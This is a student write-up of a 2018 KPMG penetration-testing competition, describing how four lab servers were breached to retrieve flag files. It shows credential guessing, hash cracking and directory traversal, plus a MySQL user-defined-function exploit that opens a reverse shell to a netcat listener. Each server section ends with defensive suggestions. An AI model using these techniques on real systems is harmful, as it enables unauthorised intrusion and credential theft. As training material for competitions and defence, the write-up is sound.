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Introduction

This KPMG pentesting competition was hosted at the University of Hawaii at Manoa on March 29th, 2018 from 9am-5pm. This competition revolved around breaking into four different servers and gaining access to the following medal.txt and trophy.txt.

The rules of the competition simply stated to have fun and to not change the various server configuration files.

Objective

During the competition the servers that were broken into and tested were the following.

```
Server A:

10.1.1.12
10.1.1.24

Server B:
10.1.1.8
10.1.1.11

Server C:
10.1.1.7/10.1.1.55
10.1.1.14

Server D:
10.1.1.13
10.1.1.25
```

Initial network map scans were provided of each network, and the hunt begins.

Network Mapping Scans/Information Gathering

The following nmap scans were provided for each of the servers.


Server A

```
File Edit View Search Terminal Help


root@kali:~# nmap -sT -sU 10.251.252.110

Starting Nmap 7.01 ( https://nmap.org ) at 2018-03-21 21:23 EDT Nmap scan report for 10.251.252.110
Host is up (0.00078s latency)
Not shown: 1952 closed ports, 45 open filtered ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
443/tcp open https
MACSAddress 90.00:02:29:1E:F6:21 (VMware)
and Professional...
Nmap done: 1 IP address (1 host up) scanned in 1040.04 seconds
root@kali:~#
```

Server B



Server C



Server D

```
root@kali: ~/Downloads
                                                                                      000
File Edit View Search Terminal Help
Host is up (0.00035s latency).
Not shown: 999 open|filtered ports
PORT STATE SERVICE
137/udp open netbios-ns
MAC Address: 00:0C:29:95:69:DB (VMware)
Nmap done: 1 IP address (1 host up) scanned in 17.66 seconds rootekati:~/Downloads# nmap -sU -sT 10.251.252.117
Starting Nmap 7.01 ( https://nmap.org ) at 2018-03-06 21:53 EST
Nmap scan report for 10.251.252.117
Host is up (0.00076s latency).
Not shown: 999 open filtered ports, 995 filtered ports
PORT STATE SERVICE
80/tcp open http
139/tcp/c open
                 netbios-ssn
445/tcp open microsoft-ds
2869/tcp closed icslap
3389/tcp closed ms-wbt-server
137/udp open netbios-ns
MAC Address: 00:0C:29:95:69:DB (VMware)
Nmap done: 1 IP address (1 host up) scanned in 31.80 seconds
 root@kali:~/Downloads#
```

Server A

medal.txt: 65ncQ4ljVXW16EgDCEi7 trophy.txt: dhx9sV3y024W86kMf2b IP Addresses: 10.1.1.12/10.1.1.24 MAC Address: 00:0C:29:1E:F6:21

Services:

ssh (Port 22) http (Port 80) https (Port 443)

Accounts (username/password):

webadmin/password sysadmin/toor root/withgreatpowercomesgreatresponsibility

Exploitation Process

Looking at the network scans provided of the initial IP address, ports 80 and 443 are noticeably open. These ports typically correspond to the http and https web protocols respectively. These specific ports being open and responding alludes to some hint of there being a web server running on this server. By navigating to to the ip address using the web protocols https://10.1.1.24, we can view the server's response in a web browser of our choice (Google Chrome, Mozilla Firefox, Microsoft Edge, ...etc). The server responds by showing us a landing page that has a web shell (specifically Ajaxterm) prompting for credentials. Past experiences told us to look at the source files of the web-page. After further investigation, it seems the developer of the web-page forgot to remove an <a href="https://htt




Figure 1. Accessing the https://10.1.1.24 web server and looking at the source file to find the credentials.

After gaining access to the shell, we can use the unix based command "<u>Is</u>" to view the folder/directory contents. After this, we can see that the medal.txt file is there along with a listing of available commands. Knowing this, we can use the unix based command "<u>cat</u>" to print out the contents of the file as shown in <u>Figure 2</u>.




Figure 2. Logging in with the known credentials (webadmin/password). Using the unix commands "<u>ls</u>" and "<u>cat</u>" we can find and print out the contents of the file(s) respectively.

Knowing that this is a <u>Ubuntu 16.04</u> image from <u>Figure 2</u>, we can try and view a few interesting Linux based files. One of the files we can look at is the <u>bash_history</u> file. This file contains the history of commands for the given user. While looking at this file as shown in <u>Figure 3</u>, we can see an interesting string of characters "withgreatpowercomesgreatresponsibility". Looking at the commands typed beforehand, we hypothesize that this person mistyped the password for the "root" user on this machine, accidentally appending it into the <u>bash_history</u> file. We know this because of the "<u>su</u>" command being typed beforehand, which by default tries to authenticate as the "root" user. Trying the username/password pair root/withgreatpowercomesgreatresponsibility authenticates successfully as shown in <u>Figure 4</u>.

```
× webadmin@ajaxterm: ~
drwxr-xr-x 5 webadmin webadmin 4.0K Mar 29 15:03 .
webadmin@ajaxterm:~$ cat .bash_history.backup
nano /boot/config.txt
ls /
cd flash
cd /flash
ls
cd
sudo nano /boot/config.txt
nano /boot/config.txt
exit
history
withgreatpowercomesgreatresponsibility
sudo su -
ifconfig
exit
sudo su -
exit
man ajaxterm
sudo su -
ifconfig
ifconfig /all
ifconfig -a
ifconfig ens38 up
sudo ifconfig ens38 up
ifconfig
reboot now
sudo reboot now
history
cd /usr/share/aja
cd /usr/share/ajaxterm/
ls
vi ajaxterm.html
sudo su -
sudo su -
history
sudo su -
apt-get install ajaxterm
#sudo sed -i s:PasswordAuthentication.*:PasswordAuthentication yes: /etc/ssh/sshd_config
vi /etc/ssh/sshd_config
service apache2 status
poweroff
ufw allow 8022
cd /etc/apache2/
ls
```

Figure 3. Using "<u>cat</u>" on the <u>.bash_history.backup</u> file to see the history of commands for the given user.

After we authenticate as root using "<u>su</u>", we can then change directory or "<u>cd</u>" to the native "<u>root</u>" directory and find trophy.txt residing there. Using "<u>cat</u>", we print out the contents of the file. These steps can be shown in <u>Figure 4</u>.




Figure 4. Gaining root access with the username/password pair root/withgreatpowercomesgreatresponsibility.

Suggestions

Choose more secure passwords. Do not leave passwords in bash history. Possibly deny remote logins to mysql.

Server B

medal.txt: SSnsZw4pG2w8K05IYXE3 trophy.txt: iy53KljsxAAl0clCQewyp IP Addresses: 10.1.1.8/10.1.1.11 Mac Address: 00:0C:29:4F:60:3E

Services:

ssh (Port 22) http (Port 80) rpcbind (Port 111) nfs (Port 2049) mysql (Port 3306) mdns (Port 5353)

Accounts (username/password):

MySQL root/password mount/mount root/password

Exploitation Process

With the network footprinting done beforehand, we narrowed our vector of attack to the MySQL service running on the system. After many different attempts, we discovered the credentials to gain access. The credentials to the MySQL server in username/password format were root/password as shown in Figure 5. This system admin needs to learn how to use better passwords!

```
~/Desktop
> mysql -u root -p -h 10.1.1.8
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 53
Server version: 5.5.40-Oubuntu0.14.04.1 (Ubuntu)

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Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> ■
```

Figure 5. Logging into the MySQL service running on Server B using username/password pair root/password.

Once authenticated into MySQL, we can use execute <u>SQL</u> commands to navigate the contents. To gain more information about the structure of this database, we use "<u>show databases</u>;" and "<u>show tables</u>;" to view the contents of each as shown in <u>Figure 6</u>. Remember, each SQL command must be terminated with a ";"! It's in the <u>rules</u>!

```
mysql -u root -p -h 10.1.1.8
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 53
Server version: 5.5.40-0ubuntu0.14.04.1 (Ubuntu)
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affiliates. Other names may be trademarks of their respective
owners.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql> show databases;
 Database
| information_schema |
l performance_schema l
I user_accounts
4 rows in set (0.01 sec)
mysql> use user_accounts;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show tables;
| Tables_in_user_accounts |
| account_info |
1 row in set (0.00 sec)
mysql>
```

Figure 6. Showing the accessible databases and tables in the MySQL database

Navigating the databases and tables, we can see a user_accounts database and an account_info table (Figure 6). Using the SQL query "SELECT * FROM account_info;" we can see the contents of that table (account_info). As shown in Figure 7, we can see that a user "mount" exists with a hashed password. We can break this hash using John the Ripper, a popular Kali based password cracking tool. After breaking the hash we find that the username/password pair is mount/mount.

Figure 7. Finding the hashed password for the user "mount".

Now we attempt use these credentials to ssh into 10.1.1.8 with the username/password pair mount/mount. Success! (Figure 8)

```
~/Desktop
> ssh mount@10.1.1.8
mount@10.1.1.8's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-24-generic i686)

* Documentation: https://help.ubuntu.com/
Last login: Thu Mar 29 17:20:23 2018 from 10.1.1.51
mount@ubuntuvm:~$
```

Figure 8. Using ssh with the user/password pair mount/mount into 10.1.1.8

From here we can "<u>Is</u>" to see the contents of the directory. We see the medal.txt file and use "<u>cat</u>" to print out its contents (<u>Figure 9</u>).

```
~/Desktop
> ssh mount@10.1.1.8
mount@10.1.1.8's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-24-generic i686)

* Documentation: https://help.ubuntu.com/

Last login: Thu Mar 29 17:20:23 2018 from 10.1.1.51
mount@ubuntuvm:~$ ls
examples.desktop medal.txt
mount@ubuntuvm:~$ cat medal
cat: medal: No such file or directory
mount@ubuntuvm:~$ cat medal.txt
SSnsZw4pG2w8K05IYXE3
mount@ubuntuvm:~$
```

Figure 9. Using "Is" to find the medal.txt and using "cat" to view the contents

From here we want to figure out if we can gain root access on this machine, and one way we can do that is trying common passwords for the root user. Turns out the root account just has a password of password! We change directory "cd" to root and "ls" to find the trophy.txt file. Once again we "cat" the file to see the contents. (Figure 10)

```
~/Desktop
> ssh mount@10.1.1.8
mount@10.1.1.8's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-24-generic i686)
 * Documentation: https://help.ubuntu.com/
Last login: Thu Mar 29 17:20:23 2018 from 10.1.1.51
mount@ubuntuvm:~$ ls
examples.desktop medal.txt
mount@ubuntuvm:~$ cat medal
cat: medal: No such file or directory
mount@ubuntuvm:~$ cat medal.txt
SSnsZw4pG2w8K05IYXE3
mount@ubuntuvm:~$ su root
Password:
root@ubuntuvm:/home/mount# ls
examples.desktop medal.txt
root@ubuntuvm:/home/mount# cd /root/
root@ubuntuvm:~# ls
trophy.txt
root@ubuntuvm:~# cat trophy.txt
iy53KIjsxAAI0cICQewyp
root@ubuntuvm:~#
```

Figure 10. Obtaining root using the username/password pair root/password and printing out the contents of trophy.txt.

Suggestions

Choose more secure passwords.

Server C

medal.txt: W26wtrfsxNg4YYNeuccH trophy.txt: 9h0WZA1E7YxY2AXFpeTV

IP Addresses: 10.1.1.7/10.1.1.55 Mac Address: 00:0C:29:0B:21:72

Services:

http (Port 80) msrpc (Port 135) microsoft-ds (Port 445)

Accounts (username/password):

phpMyAdmin root/pokemon pma/pma_pass

Exploitation Process

Looking at the network scans given to us, we can see that there are three ports open, 80, 135 and 445. Since port 80 is open, we can guess that a web-server is responding on this machine. Navigating to this website gives us no information, so first we can look at the simple things. Checking the <u>robots.txt</u> is a good place to start, a file that tells web spiders what directories they should and should not crawl. Looking at this file, we can see that a route called "/phpMyAdmin" exists. (<u>Figure 11</u>)



Figure 11. Viewing the <u>robots.txt</u> on 10.1.1.55 to find the landing route /phpMyAdmin After viewing the landing page we can attempt to login with some basic credentials. After some trial and error, the <u>normal default credentials</u> didn't seem to work. After a further investigation of common passwords, we used a combination of <u>Hydra</u> with the wordlist <u>rockyou.txt</u> to gain access with the username/password pair <u>root/pokemon</u>. (<u>Figure 12</u>)




Figure 12. Logging in using the username/password pair root/pokemon.

Logging in with the credentials above (<u>Figure 13</u>) we can now see if there is anything interesting in the database.




Figure 13. Logged into phpMyAdmin

By navigating to the MySQL database we see that we see that there are two users: root and pma. With root having most enabled privileges and pma having none. A quick Google search of these password hashes reveal the credentials to the accounts (root/pokemon, pma/pma_pass). (Figure 14).




Figure 14. Finding the users and their password hashes

Surprisingly, the users are not configured to allow remote logins. In the "privileges" page of phpMyAdmin, we can set the root user to allow logins from any host, allowing us to connect remotely. In the "Server Settings" page, we can view various information on the service. In here, we see that we are using the MySQL version 4.1.22 along with phpMyAdmin 2.6.0-pl3. We can now poke around and see if there are any vulnerabilities with these different versions. (Figure 15).




Figure 15. Finding the Server variables and settings

Further investigation of this MySQL version reveals an specific exploit of this version of MySQL. This version of MySQL is vulnerable to a user defined function exploit detailed at https://www.exploit-db.com/exploits/3274/. Using this exploit, we can run an sql file that adds a user defined function to the database (mysql.func) that connects to a netcat listener running on a local computer, giving us a reverse shell to execute commands in. (Figure 16)

```
۸C
 ~/Downloads/raptor_winudf 47s
> sudo nc -1 80
Reverse Exploitation...
Connection Established
Hostname: WIN-HUEM6D4F0QS
IP Address: 10.1.1.55
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Program Files (x86)\MySQL\MySQL Server 4.1\Data>dir
 Volume in drive C has no label.
 Volume Serial Number is C050-D395
 Directory of C:\Program Files (x86)\MySQL\MySQL Server 4.1\Data
03/29/2018 04:48 PM
                       <DIR>
03/29/2018 04:48 PM
                       <DIR>
                     0 est.txt
10,485,760 ibdata1
10,485,760 ib_logfile0
10,485,760 ib_logfile1
03/29/2018 04:28 PM
03/29/2018 04:33 PM
03/29/2018 04:33 PM
03/08/2017 01:21 AM
03/29/2018 04:28 PM
                                   27 inetpubwwwroot
03/29/2018 04:31 PM
                                   13 inetpubwwwrootphpMyAdmin
03/29/2018 04:48 PM
                                   6 lol
03/29/2018 04:48 PM
                                    6 lol.txt
03/29/2018 04:33 PM <DIR>
                                      mysql
03/29/2018 03:28 PM <DIR>
                                      phpmyadmin
03/08/2017 01:20 AM <DIR>
                                      test
03/29/2018 12:32 PM 12,751 WIN-HUEM6D4F0QS.err
03/29/2018 12:32 PM
                                   5 WIN-HUEM6D4F0QS.pid
             10 File(s) 31,470,088 bytes
              5 Dir(s) 14,279,192,576 bytes free
C:\Program Files (x86)\MySQL\MySQL Server 4.1\Data>cd ..
```

Figure 16. Using the exploit to gain access in a reverse shell

After some further investigation, the medal.txt can be found in the Desktop directory for "lowlvlusr". (Figure 17) The trophy.txt file can be found in the same way, but in the Desktop directory for "Administrator" (Figure 18)

```
× raptor_winudf: sudo nc -l 80 (nc)
cd lowlvlusr
di
C:\Users\lowlvlusr>r
dir
 Volume in drive C has no label.
 Volume Serial Number is C050-D395
 Directory of C:\Users\lowlvlusr
03/21/2017 10:11 PM
                      <DIR>
03/21/2017 10:11 PM
                    <DIR>
03/21/2017 10:11 PM <DIR>
                                    Contacts
03/22/2018 09:40 AM <DIR>
                                    Desktop
03/21/2017 10:11 PM <DIR>
                                    Documents
03/21/2017 10:11 PM <DIR>
                                    Downloads
03/21/2017 10:11 PM <DIR>
                                    Favorites
Links
                                    Music
                                    Pictures
                                    Saved Games
                                    Searches
03/21/2017 10:11 PM <DIR>
                                    Videos
             0 File(s)
                                   0 bytes
             13 Dir(s) 14,279,192,576 bytes free
C:\Users\lowlvlusr>cd Desktop
cd Desktop
C:\Users\lowlvlusr\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C050-D395
 Directory of C:\Users\lowlvlusr\Desktop
03/22/2018 09:40 AM
                      <DIR>
03/22/2018 09:40 AM
                      <DIR>
03/22/2018 09:41 AM
                                 20 medal.txt
              1 File(s)
                                 20 bytes
              2 Dir(s) 14,279,192,576 bytes free
C:\Users\lowlvlusr\Desktop>type medal.txt
type medal.txt
W26wtrfsxNg4YYNeuccH
C:\Users\lowlvlusr\Desktop>
```

Figure 17. Finding medal.txt and using "type" to show the contents

```
× raptor winudf: sudo nc -l 80 (nc)
03/06/2017 05:25 AM
                        <DIR>
                                       Music
03/06/2017 05:25 AM
                        <DIR>
                                       Pictures
03/06/2017 05:25 AM
                        <DIR>
                                       Saved Games
03/06/2017 05:25 AM
                        <DIR>
                                       Searches
03/06/2017 05:25 AM
                        <DIR>
                                       Videos
              0 File(s)
                                      0 bytes
             13 Dir(s) 14,279,192,576 bytes free
C:\Users\Administrator>cd Desktop
cd Desktop
C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is C050-D395
Directory of C:\Users\Administrator\Desktop
03/24/2018 02:24 PM
                        <DIR>
03/24/2018 02:24 PM
                        <DIR>
03/08/2017 09:07 PM
                        <DIR>
                                       backup confia
03/08/2017 09:44 PM
                                 2,989 config.inc.php
03/08/2017 09:34 PM
                                   834 config.inc.php - Shortcut.lnk
03/08/2017 08:12 PM
                                 1,135 my.ini - Shortcut.lnk
03/06/2017 07:42 PM
                                       mysql-4.1.22-win32
                        <DIR>
03/12/2017 11:15 PM
                                 1,037 Notepad++.lnk
03/24/2018 02:26 PM
                                     0 parseforcookiepassword.txt
03/06/2017 08:14 PM
                        <DIR>
                                       php-4.4.9-Win32
03/07/2017 12:29 AM
                             2,311,462 php-5.0.2-installer.exe
03/08/2017 08:12 PM
                                   719 php.ini - Shortcut.lnk
03/08/2017 08:11 PM
                                   985 phpMyAdmin - Shortcut.lnk
03/06/2017 07:42 PM
                        <DIR>
                                       phpMyAdmin-2.10.1-all-languages
03/06/2017 08:15 PM
                        <DIR>
                                       phpMyAdmin-2.11.11-all-languages
03/06/2017 10:18 PM
                        <DIR>
                                       phpMyAdmin-2.6.0-pl3
03/22/2018 10:06 AM
                        <DIR>
                                       robots
07/13/2009 06:56 PM
                                     0 setuperr.log
03/22/2018 09:45 AM
                                    20 trophy.txt
03/06/2017 07:41 PM
                                   577 vmshare - Shortcut.lnk
              11 File(s)
                              2,319,758 bytes
              9 Dir(s) 14,279,192,576 bytes free
C:\Users\Administrator\Desktop>type trophy.txt
type trophy.txt
9h0WZA1E7YxY2AXFpeTV
C:\Users\Administrator\Desktop>
```

Figure 18. Finding trophy.txt and using "type" to show contents

Suggestions

Choose more secure passwords. Update mysql version.

Server D

medal.txt: MENd1Gm7A0F95VbhdnCm trophy.txt: UGCortJUd1uDfZooXSfv IP Addresses: 10.1.1.13/10.1.1.25 MAC Address: 00:0C:29:95:69:DB

Services:

http (Port 80)
netbios-ssn (Port 139)
microsoft-ds (Port 445)
icslap (Port 2869)
ms-wbt-server (Port 3389)

Accounts (username/password):

Administrator/bolo

Exploitation Process

From the initial network scans, we know that Server D is running an http server on port 80. This web-server did not sanitize urls, and was therefore vulnerable to a <u>directory traversal</u> and <u>file enumeration attack</u>. One level above the "webroot" directory was the medal.txt file. (<u>Figure 19</u>) We can download the file and view its contents (<u>Figure 20</u>).




Figure 20. Medal.txt contents

By navigating around the different directory levels above webroot (Figure 21), we discover that there is a "System_backups" folder, containing files called Sam.old and security.old. Further investigation shows that these files are backups of the NTLM hashes of all the systems' accounts. We crack these hashes by using samdump2 and JohnTheRipper, and discover that the Administrator account's password is "bolo".




Figure 21. Using file traversal to poke at different parts of the web server

These credentials allow logging into the system with <u>Windows Remote Desktop Protocol</u> (<u>Figure 22</u>). After we authenticate, the trophy.txt is on Administrator's Desktop. (<u>Figure 23</u>)




Figure 22. Logging into the Windows XP box using RDP user: Administrator password: bolo




Figure 23. Finding trophy.txt on the desktop

Suggestions

Choose more secure passwords.

Do not leave backups of sensitive files available to users.

Configure web server to sanitize urls, not list files in directories, and not to enter directories outside of webroot.